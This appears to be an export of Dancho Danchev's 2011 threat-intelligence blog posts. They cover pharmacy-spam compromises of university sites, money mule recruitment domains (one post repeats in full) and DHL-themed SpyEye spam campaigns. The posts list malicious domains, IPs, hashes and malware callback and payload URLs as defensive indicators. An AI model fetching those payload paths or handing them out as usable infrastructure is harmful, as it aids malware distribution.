4. http://www.zdnet.com/blog/security/protection-tips-for-the-upcoming-fifa-world-cup-themed-cybercrime-camp

aigns/6610

5. http://ddanchev.blogspot.com/

6. http://twitter.com/danchodanchev

48





Summarizing Zero Day's Posts for February (2011-02-28 15:59)

[1]

The following is a brief summary of all of my posts at ZDNet’s Zero Day for February. You can subscribe to my

[2]personal RSS feed, **[3]Zero Day’s main feed**, or follow me on Twitter:

[4]

Recommend reading:

49

• [5]500,000 stolen email passwords discovered in Waledac’s cache

• [6]Report: AV users still get infected with malware

• [7]Report: Patched vulnerabilities remain prime exploitation vector

01. [8]Researcher demos SMS-based smartphone botnet

02. [9]500,000 stolen email passwords discovered in Waledac’s cache

03. [10]Study: US tops ZeuS hosting infrastructure chart

04. [11]Spamvertised Xerox document themed malware campaign spreading

05. [12]New report details the prices within the cybercrime market

06. [13]Report: AV users still get infected with malware

07. [14]Microsoft disables AutoRun on Windows XP/Vista to prevent malware infections

08. [15]Google intros advanced sign-in feature

09. [16]Malware Watch: UPS/FDIC; Mobile app; Infected ambulance dispatch

10. [17]Report: Patched vulnerabilities remain prime exploitation vector

11. [18]Bogus Android apps lead to malware

12. [19]ZeuS crimeware variant targets Symbian and BlackBerry users

13. [20]Researchers spot new Mac OS X malware

This post has been reproduced from [21]Dancho Danchev's blog. Follow him [22]on Twitter.

1. https://lh5.googleusercontent.com/-n-oZ7kPS_XE/TWup2Vp4HjI/AAAAAAAAE1k/cvb-TliEwfM/s1600/ZDNet_Zero_Day_Fe

bruary_2011.png

2. http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content

3. http://feeds.feedburner.com/zdnet/security

4. http://twitter.com/danchodanchev

5. http://www.zdnet.com/blog/security/500000-stolen-email-passwords-discovered-in-waledacs-cache/8045

6. http://www.zdnet.com/blog/security/report-av-users-still-get-infected-with-malware/8108

7. http://www.zdnet.com/blog/security/report-patched-vulnerabilities-remain-prime-exploitation-vector/8162

8. http://www.zdnet.com/blog/security/researcher-demos-sms-based-smartphone-botnet/8031

9. http://www.zdnet.com/blog/security/500000-stolen-email-passwords-discovered-in-waledacs-cache/8045

10. http://www.zdnet.com/blog/security/study-us-tops-zeus-hosting-infrastructure-chart/8064

11. http://www.zdnet.com/blog/security/spamvertised-xerox-document-themed-malware-campaign-spreading/8075

12. http://www.zdnet.com/blog/security/new-report-details-the-prices-within-the-cybercrime-market/8078

13. http://www.zdnet.com/blog/security/report-av-users-still-get-infected-with-malware/8108

14. http://www.zdnet.com/blog/security/microsoft-disables-autorun-on-windows-xpvista-to-prevent-malware-infec

tions/8123

15. http://www.zdnet.com/blog/security/google-intros-advanced-sign-in-feature/8137

16. http://www.zdnet.com/blog/security/malware-watch-upsfdic-mobile-app-infected-ambulance-dispatch/8151

17. http://www.zdnet.com/blog/security/report-patched-vulnerabilities-remain-prime-exploitation-vector/8162

18. http://www.zdnet.com/blog/security/bogus-android-apps-lead-to-malware/8212

19. http://www.zdnet.com/blog/security/zeus-crimeware-variant-targets-symbian-and-blackberry-users/8231

20. http://www.zdnet.com/blog/security/researchers-spot-new-mac-os-x-malware/8241

21. http://ddanchev.blogspot.com/

22. http://twitter.com/danchodanchev

50

1.3

March

51



Compromised University Leads to Fraudulent Google Brand-jacked Pharmaceutical Ads (2011-03-07 14:08)

[1]

An

exploited

web

application

vulnerability

within

Cochise

County

Online

University

CMS

(**moo-**

dle.cochise.az.gov/user), is currently resulting in a blackhat SEO campaign (**1,890 pages**) leading to fraudulent Google brand-jacked pharmaceutical pages.

Naturally, once the compromise took place, the cybercriminals started considering the blackhat SEO content

farm themed for pharmaceutical scams, as parts of their infrastructure and spamvertised links to it across multiple

web forums.

[2]

52





Ther redirection chain is as follows:

- **moodle.cochise.az.gov/user** - random pharmaceutical content

- **goodmedk.com**

- **gooqpilly.com**

- **50.22.28.50**

goodmedk.com/whftltyixallwke6hoqstgzsiq.html - 77.67.80.48, AS3257 - Email: jognbroownn@usa.com

goodmedk.com/kavglmapejes7bdfg6mf8d.py

goodmedk.com/hxinlaresbnzbikmnatmck.py

goodmedk.com/huvtleikspann6hoqstgzsiq.html

goodmedk.com/txajlatev0egij9pi-g.pl

goodmedk.com/tldhlaoet8cegh7ng9e.html

[3]

Redirectors used:

53



gooqpilly.com - 77.67.80.42, AS3257 - Email: jognbroownn@usa.com

50.22.28.50/c.php - 50.22.28.50-static.reverse.softlayer.com

[4]

Redirects to the following currently active fraudulent online pharmacies:

pillshealthmedsplus.net - 89.114.9.82 - Email: acquit@bz3.ru

allrxtabs.com - 91.212.135.69 - Email: rxrevenue@gmail.com

canadianselect.net - 89.149.196.197 - Email: canadianselect.net@protecteddomainservices.com

worldselectshop.com - 95.211.1.82 - Email: worldselectshop.com@protecteddomainservices.com

generic-pills-online.eu - 95.163.15.207

menhealth-pharmacy.co.uk - 109.237.213.194

4rx.com - 174.127.67.233 - Email: webmaster@4rx.com

The hijacking of a trusted brand such as Google shouldn't be surprising, as it's an inseparable part of social en-

gineering driven abuse of the trust-chain. From Google's name to the visual impersonation of Google Search this

campaign demonstrates exactly the same.

This post has been reproduced from [5]Dancho Danchev's blog. Follow him [6]on Twitter.

1. https://lh5.googleusercontent.com/-FaZm5Nia4mo/TXTAssw6EUI/AAAAAAAAE1o/8G-6ee31FHI/s1600/Google_Health_pha

rmaceutical.PNG

2. https://lh4.googleusercontent.com/-YP4-kJD0SwI/TXTGUUOy1KI/AAAAAAAAE1s/fykF9O5wqTM/s1600/Fake_Google_Healt

h_pharmaceutical_spamvertised_links.PNG

3. https://lh5.googleusercontent.com/-4DywYszzZyA/TXTHkIXIfOI/AAAAAAAAE1w/UA2AKPC8CM8/s1600/Fake_Google_Healt

h_pharmaceutical.PNG

4. https://lh5.googleusercontent.com/-BPztch9g4Tc/TXTIJo2eCII/AAAAAAAAE10/kX4URWeZDmk/s1600/fraudulent_pharma

ceutical.PNG

5. http://ddanchev.blogspot.com/

6. http://twitter.com/danchodanchev

55



Keeping Money Mule Recruiters on a Short Leash - Part Six (2011-03-10 14:45)

[1]

Following my previous post on "[2]**Keeping Money Mule Recruiters on a Short Leash - Part Five**", in this post we're once again going to expose a portfolio of money mule recruitment domains, their related ASs and name servers of

notice, including some additional SpyEye activity within one of the ASs.

What's particularly interesting is the ongoing use of similar templates, including fake "certified by" documents aiming to boost the visitor's confidence in the mule recruitment company. Sample "certified by" documents include: 56









[3]

[4]

[5]

[6]

57



[7]

Money mule recruitment web sites:

ACOON-GROUPLLC.CC - Email: bombay@yourisp.ru - [8]seen here

ANTIQUEE-CORP.INFO - Email: admin@antiquee-corp.info

ARAMATEGROUP-INT.INFO - Email: admin@aramategroup-int.info

art-marketllc.cc - Email: hear@ppmail.ru

ARTSOLVE-LTD.AT - Email: admin@artsolve-ltd.at

ARTSOLVELTD.CC - Email: admin@artsolveltd.cc

artsolveltd.cc - Email: admin@artsolveltd.cc

ARTSOLVELTDCO.AT - Email: admin@artsolveltd.cc

artsolveltdco.at - Email: admin@artsolveltd.cc

ASTECH-GROUPDE.CC - Email: admin@i-compass-group.cc

atlant-groupinc.cc - Email: bombay@yourisp.ru - [9]seen here

Atlant-usainc.net - Email: admin@atlant-usainc.net

BREDGARCORP-ANT.BE

CREATENCE-GROUPLLC.AT - Email: admin@creatence-groupllc.at

CREATENCE-GROUPLLC.CC - Email: hunt@bz3.ru

CREATENCEGROUP-LLC.CO - Email: px@bz3.ru

DEVAS-LLC.CO - Email: gate@ppmail.ru

DRYSDALE-ANTCORP.AT - Email: admin@drysdale-antcorp.at

DRYSDALE-ANTCORP.BIZ - Email: admin@drysdale-antcorp.biz

DRYSDALE-GROUP-INC.CC - Email: atomic@bz3.ru

DUNCROFT-ANTTEAM.ORG - Email: admin@drysdale-antcorp.biz

FINTEC-UKLTD.WS

fintec-ukltd.ws

fourthgroup-ltd.cc - Email: rots@cheapbox.ru

generalabbrialgroup-ltd.net - Email: admin@generalabbrialgroup-ltd.net

generation-groupltd.cc - Email: jz@ppmail.ru

I-COMPASS-GROUP.AT - Email: admin@i-compass-group.at

katemdutkins.co.cc

LILAC-GROUPLLC.CC - Email: lane@free-id.ru

LILACGROUP-LLC.CO - Email: baggy@bz3.ru

MIMOSA-INCGROUP.INFO - Email: admin@mimosa-incgroup.info

moneyvisual-ukllc.com - Email: admin@moneyvisual-ukllc.com

nimrodltd-uk.net - Email: admin@nimrodltd-uk.net

OLIVER-ANTCORP.NET - Email: admin@oliver-antcorp.net

qead-groupllc.net - Email: admin@qead-groupllc.net

RENAISSANCELLC.BE

58



renaissancellc.be

renaissance-llc.cc - Email: admin@renaissance-llc.cc

ROYALTHELMAS-GROUP-LLC.CC - Email: zap@ca4.ru

ROYALTHELMAS-TEAMANT.ASIA - Email: admin@royalthelmas-teamant.asia

SCHWARTZBROTHERSANT-CORP.COM - Email: admin@schwartzbrothersant-corp.com

STRATEGICGROUP-LLC.CO - Email: flute@free-id.ru

THRONE-GROUPLLC.CC - Email: lane@free-id.ru

THRONEGROUP-LLC.CO - Email: floyd@ca4.ru

THRONE-UK.AT - Email: admin@throne-uk.at

TINASSANSERVICEANT-ANTTEAM.NET - Email: admin@tinassanserviceant-antteam.net

TINASSANSERVICE-GROUPLLC.CC - Email: six@yourisp.ru

westerntrust.co.uk

westview-art.net - Email: admin@westview-art.net

[10]

Domains responding to:

78.46.105.205 - AS24940, HETZNER-AS Hetzner Online AG RZ

98.141.220.116 - AS29713, INTERPLEXINC Interplex LLC.

98.141.220.117 - AS29713, INTERPLEXINC Interplex LLC.

114.207.244.143 - AS9318, HANARO-AS Hanaro Telecom Inc.

114.207.244.144 - AS9318, HANARO-AS Hanaro Telecom Inc.

114.207.244.145 - AS9318, HANARO-AS Hanaro Telecom Inc.

114.207.244.146 - AS9318, HANARO-AS Hanaro Telecom Inc.

193.105.134.230 - AS42708, PORTLANE Network

193.105.134.231 - AS42708, PORTLANE Network



193.105.134.232 - AS42708, PORTLANE Network

193.105.134.233 - AS42708, PORTLANE Network

193.105.134.234 - AS42708, PORTLANE Network

195.182.57.84 - AS47311, Cerannics-AS Cerannics llp

195.182.57.91 - AS47311, Cerannics-AS Cerannics llp

204.45.118.54 - 204.45.118.48/29/INSIGHT-INVESTMENTS-LLC

More malicious activity within **[11]AS24940, HETZNER-AS Hetzner Online AG RZ**, courtesy of the SpyEye tracker:

188.40.198.185

188.40.87.88

www.privathosting.eu

spl.privathosting.eu

46.4.194.162

188.40.87.91

88.198.36.61

[12]

Name servers of notice:

ns1.uknamo.com - 69.10.44.188 - Email: morph@ppmail.ru

ns2.uknamo.com - 178.162.181.11

60

ns3.uknamo.com - 66.199.236.116

ns1.ukansnami.com - 178.162.181.11 - Email: glide@yourisp.ru

ns2.ukansnami.com - 178.162.181.11

ns3.ukansnami.com - 66.199.236.117

ns3.dnsukrect.com - 66.199.236.118 - Email: code@yourisp.ru

NS1.LIBUNITAU.CC - 178.162.152.76 - Email: ached@yourisp.ru - [13]seen here

NS2.LIBUNITAU.CC - 66.199.236.115

NS3.LIBUNITAU.CC - 178.162.181.11

NS1.AUSTDEC.CC - 178.162.152.75 - Email: bold@yourisp.ru - [14]seen here

NS2.AUSTDEC.CC - 66.199.236.114

NS3.AUSTDEC.CC - 178.162.181.11

NS1.SURPLUSUSA.CC - 209.159.156.162 - Email: skulk@ppmail.ru - [15]seen here

NS2.SURPLUSUSA.CC - 76.73.47.26

NS3.SURPLUSUSA.CC - 69.50.192.97

NS1.USABONDS.CC - Email: bart@cheapbox.ru - [16]seen here

NS2.USABONDS.CC

NS3.USABONDS.CC

The cybercriminals have also switched from using unique emails for registrations to default admin@money-

mule-recruitment domain type of structure. Monitoring of their money mule recruitment activities is ongoing.

Related posts:

[17]Keeping Money Mule Recruiters on a Short Leash - Part Five

[18]The DNS Infrastructure of the Money Mule Recruitment Ecosystem

[19]Keeping Money Mule Recruiters on a Short Leash - Part Four

[20]Money Mule Recruitment Campaign Serving Client-Side Exploits

[21]Keeping Money Mule Recruiters on a Short Leash - Part Three

[22]Money Mule Recruiters on Yahoo!’s Web Hosting

[23]Dissecting an Ongoing Money Mule Recruitment Campaign

[24]Keeping Money Mule Recruiters on a Short Leash - Part Two

[25]Keeping Reshipping Mule Recruiters on a Short Leash

[26]Keeping Money Mule Recruiters on a Short Leash

[27]Standardizing the Money Mule Recruitment Process

[28]Inside a Money Laundering Group’s Spamming Operations

[29]Money Mule Recruiters use ASProx’s Fast Fluxing Services

[30]Money Mules Syndicate Actively Recruiting Since 2002

This post has been reproduced from [31]Dancho Danchev’s blog.

1. https://lh6.googleusercontent.com/-xBh63uCpBLc/TXeafmi8zfI/AAAAAAAAE14/9TzxHbTpRxs/s1600/money_mule_recrui

tment_March_2010_2.png

2. http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html

3. https://lh6.googleusercontent.com/-vt0vehfM5YY/TXeeXQdJ75I/AAAAAAAAE2E/RLzXhqkqa3U/s1600/Stein01s.jpg

4. https://lh3.googleusercontent.com/-Piw2e_yJP5M/TXeealAFvaI/AAAAAAAAE2I/x8uWpLgAL9M/s1600/Stein02s.jpg

5. https://lh4.googleusercontent.com/-ZK7CqY_S8r8/TXeedmFyOUI/AAAAAAAAE2M/g1tILo6e0WU/s1600/Stein03s.jpg

6. https://lh4.googleusercontent.com/-s6avq3Lo2pQ/TXeegnoOBvI/AAAAAAAAE2Q/1iAdYPFJx-U/s1600/Stein04s.jpg

7. https://lh6.googleusercontent.com/-9FGZhnmN5fI/TXeekBgqybI/AAAAAAAAE2U/K8KnF_P1e4k/s1600/Stein05s.jpg

8. http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html

9. http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html

10.

https://lh6.googleusercontent.com/-moHbHyr78Hc/TXecyhHkp6I/AAAAAAAAE18/dk563JAzcvg/s1600/money_mule_recr

61

uitment_March_2010_1.png

11. https://spyeyetracker.abuse.ch/monitor.php?as=24940

12.

https://lh4.googleusercontent.com/-fIfMo_oG1_s/TXedtNxIHtI/AAAAAAAAE2A/d-zWBtuQXoY/s1600/money_mule_recr

uitment_March_2010_3.png

13. http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html

14. http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html

15. http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html

16. http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html

17. http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html

18. http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html

19. http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html

20. http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html

21. http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html

22. http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html

23. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html

24. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html

25. http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html

26. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

27. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

28. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

29. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

30. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

31. http://ddanchev.blogspot.com/



Keeping Money Mule Recruiters on a Short Leash - Part Six (2011-03-10 14:45)

[1]

Following my previous post on "[2]**Keeping Money Mule Recruiters on a Short Leash - Part Five**", in this post we're once again going to expose a portfolio of money mule recruitment domains, their related ASs and name servers of

notice, including some additional SpyEye activity within one of the ASs.

What's particularly interesting is the ongoing use of similar templates, including fake "certified by" documents aiming to boost the visitor's confidence in the mule recruitment company. Sample "certified by" documents include: 63









[3]

[4]

[5]

[6]

64



[7]

Money mule recruitment web sites:

ACOON-GROUPLLC.CC - Email: bombay@yourisp.ru - [8]seen here

ANTIQUEE-CORP.INFO - Email: admin@antiquee-corp.info

ARAMATEGROUP-INT.INFO - Email: admin@aramategroup-int.info

art-marketllc.cc - Email: hear@ppmail.ru

ARTSOLVE-LTD.AT - Email: admin@artsolve-ltd.at

ARTSOLVELTD.CC - Email: admin@artsolveltd.cc

artsolveltd.cc - Email: admin@artsolveltd.cc

ARTSOLVELTDCO.AT - Email: admin@artsolveltd.cc

artsolveltdco.at - Email: admin@artsolveltd.cc

ASTECH-GROUPDE.CC - Email: admin@i-compass-group.cc

atlant-groupinc.cc - Email: bombay@yourisp.ru - [9]seen here

Atlant-usainc.net - Email: admin@atlant-usainc.net

BREDGARCORP-ANT.BE

CREATENCE-GROUPLLC.AT - Email: admin@creatence-groupllc.at

CREATENCE-GROUPLLC.CC - Email: hunt@bz3.ru

CREATENCEGROUP-LLC.CO - Email: px@bz3.ru

DEVAS-LLC.CO - Email: gate@ppmail.ru

DRYSDALE-ANTCORP.AT - Email: admin@drysdale-antcorp.at

DRYSDALE-ANTCORP.BIZ - Email: admin@drysdale-antcorp.biz

DRYSDALE-GROUP-INC.CC - Email: atomic@bz3.ru

DUNCROFT-ANTTEAM.ORG - Email: admin@drysdale-antcorp.biz

FINTEC-UKLTD.WS

fintec-ukltd.ws

fourthgroup-ltd.cc - Email: rots@cheapbox.ru

generalabbrialgroup-ltd.net - Email: admin@generalabbrialgroup-ltd.net

generation-groupltd.cc - Email: jz@ppmail.ru

I-COMPASS-GROUP.AT - Email: admin@i-compass-group.at

katemdutkins.co.cc

LILAC-GROUPLLC.CC - Email: lane@free-id.ru

LILACGROUP-LLC.CO - Email: baggy@bz3.ru

MIMOSA-INCGROUP.INFO - Email: admin@mimosa-incgroup.info

moneyvisual-ukllc.com - Email: admin@moneyvisual-ukllc.com

nimrodltd-uk.net - Email: admin@nimrodltd-uk.net

OLIVER-ANTCORP.NET - Email: admin@oliver-antcorp.net

qead-groupllc.net - Email: admin@qead-groupllc.net

RENAISSANCELLC.BE

65



renaissancellc.be

renaissance-llc.cc - Email: admin@renaissance-llc.cc

ROYALTHELMAS-GROUP-LLC.CC - Email: zap@ca4.ru

ROYALTHELMAS-TEAMANT.ASIA - Email: admin@royalthelmas-teamant.asia

SCHWARTZBROTHERSANT-CORP.COM - Email: admin@schwartzbrothersant-corp.com

STRATEGICGROUP-LLC.CO - Email: flute@free-id.ru

THRONE-GROUPLLC.CC - Email: lane@free-id.ru

THRONEGROUP-LLC.CO - Email: floyd@ca4.ru

THRONE-UK.AT - Email: admin@throne-uk.at

TINASSANSERVICEANT-ANTTEAM.NET - Email: admin@tinassanserviceant-antteam.net

TINASSANSERVICE-GROUPLLC.CC - Email: six@yourisp.ru

westerntrust.co.uk

westview-art.net - Email: admin@westview-art.net

[10]

Domains responding to:

78.46.105.205 - AS24940, HETZNER-AS Hetzner Online AG RZ

98.141.220.116 - AS29713, INTERPLEXINC Interplex LLC.

98.141.220.117 - AS29713, INTERPLEXINC Interplex LLC.

114.207.244.143 - AS9318, HANARO-AS Hanaro Telecom Inc.

114.207.244.144 - AS9318, HANARO-AS Hanaro Telecom Inc.

114.207.244.145 - AS9318, HANARO-AS Hanaro Telecom Inc.

114.207.244.146 - AS9318, HANARO-AS Hanaro Telecom Inc.

193.105.134.230 - AS42708, PORTLANE Network

193.105.134.231 - AS42708, PORTLANE Network



193.105.134.232 - AS42708, PORTLANE Network

193.105.134.233 - AS42708, PORTLANE Network

193.105.134.234 - AS42708, PORTLANE Network

195.182.57.84 - AS47311, Cerannics-AS Cerannics llp

195.182.57.91 - AS47311, Cerannics-AS Cerannics llp

204.45.118.54 - 204.45.118.48/29/INSIGHT-INVESTMENTS-LLC

More malicious activity within **[11]AS24940, HETZNER-AS Hetzner Online AG RZ**, courtesy of the SpyEye tracker:

188.40.198.185

188.40.87.88

www.privathosting.eu

spl.privathosting.eu

46.4.194.162

188.40.87.91

88.198.36.61

[12]

Name servers of notice:

ns1.uknamo.com - 69.10.44.188 - Email: morph@ppmail.ru

ns2.uknamo.com - 178.162.181.11

ns3.uknamo.com - 66.199.236.116

ns1.ukansnami.com - 178.162.181.11 - Email: glide@yourisp.ru

ns2.ukansnami.com - 178.162.181.11

ns3.ukansnami.com - 66.199.236.117

ns3.dnsukrect.com - 66.199.236.118 - Email: code@yourisp.ru

NS1.LIBUNITAU.CC - 178.162.152.76 - Email: ached@yourisp.ru - [13]seen here

NS2.LIBUNITAU.CC - 66.199.236.115

NS3.LIBUNITAU.CC - 178.162.181.11

NS1.AUSTDEC.CC - 178.162.152.75 - Email: bold@yourisp.ru - [14]seen here

NS2.AUSTDEC.CC - 66.199.236.114

NS3.AUSTDEC.CC - 178.162.181.11

NS1.SURPLUSUSA.CC - 209.159.156.162 - Email: skulk@ppmail.ru - [15]seen here

NS2.SURPLUSUSA.CC - 76.73.47.26

NS3.SURPLUSUSA.CC - 69.50.192.97

NS1.USABONDS.CC - Email: bart@cheapbox.ru - [16]seen here

NS2.USABONDS.CC

NS3.USABONDS.CC

The cybercriminals have also switched from using unique emails for registrations to default admin@money-

mule-recruitment domain type of structure. Monitoring of their money mule recruitment activities is ongoing.

Related posts:

[17]Keeping Money Mule Recruiters on a Short Leash - Part Five

[18]The DNS Infrastructure of the Money Mule Recruitment Ecosystem

[19]Keeping Money Mule Recruiters on a Short Leash - Part Four

[20]Money Mule Recruitment Campaign Serving Client-Side Exploits

[21]Keeping Money Mule Recruiters on a Short Leash - Part Three

[22]Money Mule Recruiters on Yahoo!’s Web Hosting

[23]Dissecting an Ongoing Money Mule Recruitment Campaign

[24]Keeping Money Mule Recruiters on a Short Leash - Part Two

[25]Keeping Reshipping Mule Recruiters on a Short Leash

[26]Keeping Money Mule Recruiters on a Short Leash

[27]Standardizing the Money Mule Recruitment Process

[28]Inside a Money Laundering Group’s Spamming Operations

[29]Money Mule Recruiters use ASProx’s Fast Fluxing Services

[30]Money Mules Syndicate Actively Recruiting Since 2002

This post has been reproduced from [31]Dancho Danchev's blog.

1. https://lh6.googleusercontent.com/-xBh63uCpBLc/TXeafmi8zfI/AAAAAAAAE14/9TzxHbTpRxs/s1600/money_mule_recrui

tment_March_2010_2.png

2. http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html

3. https://lh6.googleusercontent.com/-vt0vehfM5YY/TXeeXQdJ75I/AAAAAAAAE2E/RLzXhqkqa3U/s1600/Stein01s.jpg

4. https://lh3.googleusercontent.com/-Piw2e_yJP5M/TXeealAFvaI/AAAAAAAAE2I/x8uWpLgAL9M/s1600/Stein02s.jpg

5. https://lh4.googleusercontent.com/-ZK7CqY_S8r8/TXeedmFyOUI/AAAAAAAAE2M/g1tILo6e0WU/s1600/Stein03s.jpg

6. https://lh4.googleusercontent.com/-s6avq3Lo2pQ/TXeegnoOBvI/AAAAAAAAE2Q/1iAdYPFJx-U/s1600/Stein04s.jpg

7. https://lh6.googleusercontent.com/-9FGZhnmN5fI/TXeekBgqybI/AAAAAAAAE2U/K8KnF_P1e4k/s1600/Stein05s.jpg

8. http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html

9. http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html

10.

https://lh6.googleusercontent.com/-moHbHyr78Hc/TXecyhHkp6I/AAAAAAAAE18/dk563JAzcvg/s1600/money_mule_recr

68

uitment_March_2010_1.png

11. https://spyeyetracker.abuse.ch/monitor.php?as=24940

12.

https://lh4.googleusercontent.com/-fIfMo_oG1_s/TXedtNxIHtI/AAAAAAAAE2A/d-zWBtuQXoY/s1600/money_mule_recr

uitment_March_2010_3.png

13. http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html

14. http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html

15. http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html

16. http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html

17. http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html

18. http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html

19. http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html

20. http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html

21. http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html

22. http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html

23. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html

24. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html

25. http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html

26. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

27. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

28. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

29. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

30. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

31. http://ddanchev.blogspot.com/

69



Spamvertised DHL Notification Malware Campaign (2011-03-10 15:29)

[1]

A currently spamvertised malware campaign is brand-jacking DHL for malware-serving purposes.

Sample filename: document.zip => DHL _notification.exe

Sample message: *Dear customer. The parcel was send your home address. And it will arrice within 7 bussness day.*

More information and the tracking number are attached in document below. Thank you. 2011 DHL International

*GmbH. All rights **reserverd*** - notice the typo.

DHL _notification.exe - **[2]Trojan-Spy.Win32.SpyEyes - Result: 27 /43 (62.8 %)**

MD5 : bda72e57d263241d52b1fe2ef014cba9

SHA1 : fa9dc14b100f1bf5124cd23c322c109b38a70675

SHA256: 199f2357c24e71d955a4e6c2d07645aa04d9474e0c8c914a1edd69a02e3f8a70

Upon execution phones back to:

adobe.com/geo/productid.php

elsoplongt.com/rk‘,jopbh/qwq - Email: redaccion@elsoplongt.com

accuratefiles.com/rk‘,jopbh/qwq

lulango.com/rk‘,jopbh/qwq - Email: lulango@gmail.com

erherg34gsafwe.com/xgate.php - AS49469, Email: admin@erherg34gsafwe.com

- erherg34gsafwe.com/ftp/base.bin

- erherg34gsafwe.com/ftp/ftpplug2.dll

- erherg34gsafwe.com/ftp/base.bin

Domains responding to:

192.150.16.117

72.41.115.170

74.117.180.216

87.106.193.21

94.63.244.56

This post has been reproduced from [3]Dancho Danchev’s blog.

1. https://lh5.googleusercontent.com/-tTD9sG3CmGk/TXjNsW5Pb4I/AAAAAAAAE2Y/HqeyhjQWhBo/s1600/dhl.jpg

2.

http://www.virustotal.com/file-scan/report.html?id=199f2357c24e71d955a4e6c2d07645aa04d9474e0c8c914a1edd69

a02e3f8a70-1299762101

3. http://ddanchev.blogspot.com/

70



Compromised University Leads to Fraudulent Pharmaceutical Ads (2011-03-10 16:53)

[1]

Continuing the [2]**Compromised University Leads to Fraudulent Google Brand-jacked Pharmaceutical Ads** series,

yet another university has been compromised by pharmaceutical scammers, [3]**part of an affiliate network**.

In this very latest example of this tactic, seeking to abuse the high pagerank of the web site in question, the

web site of the Department of Mathematics at Rutgers University (**math.rutgers.edu/mdnews/**) appears to have

been compromised by pharmaceutical scammers.

Included URLs:

math.rutgers.edu/mdnews/levitraline.html

math.rutgers.edu/mdnews/levitrastory.html

math.rutgers.edu/mdnews/cialis-pills.html

math.rutgers.edu/mdnews/levitradosage.html

math.rutgers.edu/mdnews/viagra-buy-online.html

[4]

71



Redirects to:

worldselectshop.com/?id=abamos - 95.211.1.82 - Email: worldselectshop.com@protecteddomainservices.com

The same affiliate ID is also active at:

usadrugstorenow.com/products/diflucan.htm?id=abamos

-

212.117.185.19

-

Email:

usadrugstorenow.com@protecteddomainservices.com

This post has been reproduced from [5]Dancho Danchev's blog.

1. https://lh3.googleusercontent.com/-Qj3gdZIWv_Y/TXjiiPGugaI/AAAAAAAAE2c/YGMoA8IWg7s/s1600/Rutgers_mathemati

cs_pharmaceutical_ads.PNG

2. http://ddanchev.blogspot.com/2011/03/compromised-university-leads-to.html

3. http://www.zdnet.com/blog/security/inside-an-affiliate-spam-program-for-pharmaceuticals/2054

4. https://lh5.googleusercontent.com/-klV_upiBXeI/TXjjnkMGkAI/AAAAAAAAE2g/hg0_mHxcrcs/s1600/Rutgers_mathemati

cs_pharmaceutical_ads_02.PNG

5. http://ddanchev.blogspot.com/

72



More Spamvertised DHL Notifications Spread Malware (2011-03-11 15:31)

[1]

Yesterday’s campaign is still ongoing, with new MD5’s in the wild. Here are the details.

Sample subjects: DHL notification #random number

Sample message: Dear customer! The parcel was send your home address. And it will arrice within 7 bussness day.

More information and the tracking number are attached in document below. Thank you. 2011 DHL International

GmbH. All rights reserverd.

Sample filenames: DHL _tracking.zip; doc.zip

doc.exe - **[2]Trojan-Spy.SpyEy!IK** - Result: 18/ 43 (41.9 %)

MD5: 83db662187dd7cd58fc4a368ea27775d

SHA1 : 4edb2d95c0570a36f6cb992e55111cdd7c3eda69

SHA256:
99f1e003bbf1025b0bbe257ece65d1704852fd1ba48e6cc79bd39cde6e6d14c3

DHL _tracking.exe - [3]**Win-Trojan/Spyeyes.45568** - Result: 29/ 43 (67.4 %)

MD5 : 81fc09b014617bce59f678374b486512

SHA1 : 3d92a768f58b2900b98c9f97ce2753d27a4749ae

SHA256:
24b23bf7ebd03bf5feb0c637ea1e64661e27c78c66684dd49f074af2b2505bb7

Upon execution phones back to:

adobe.com/geo/productid.php

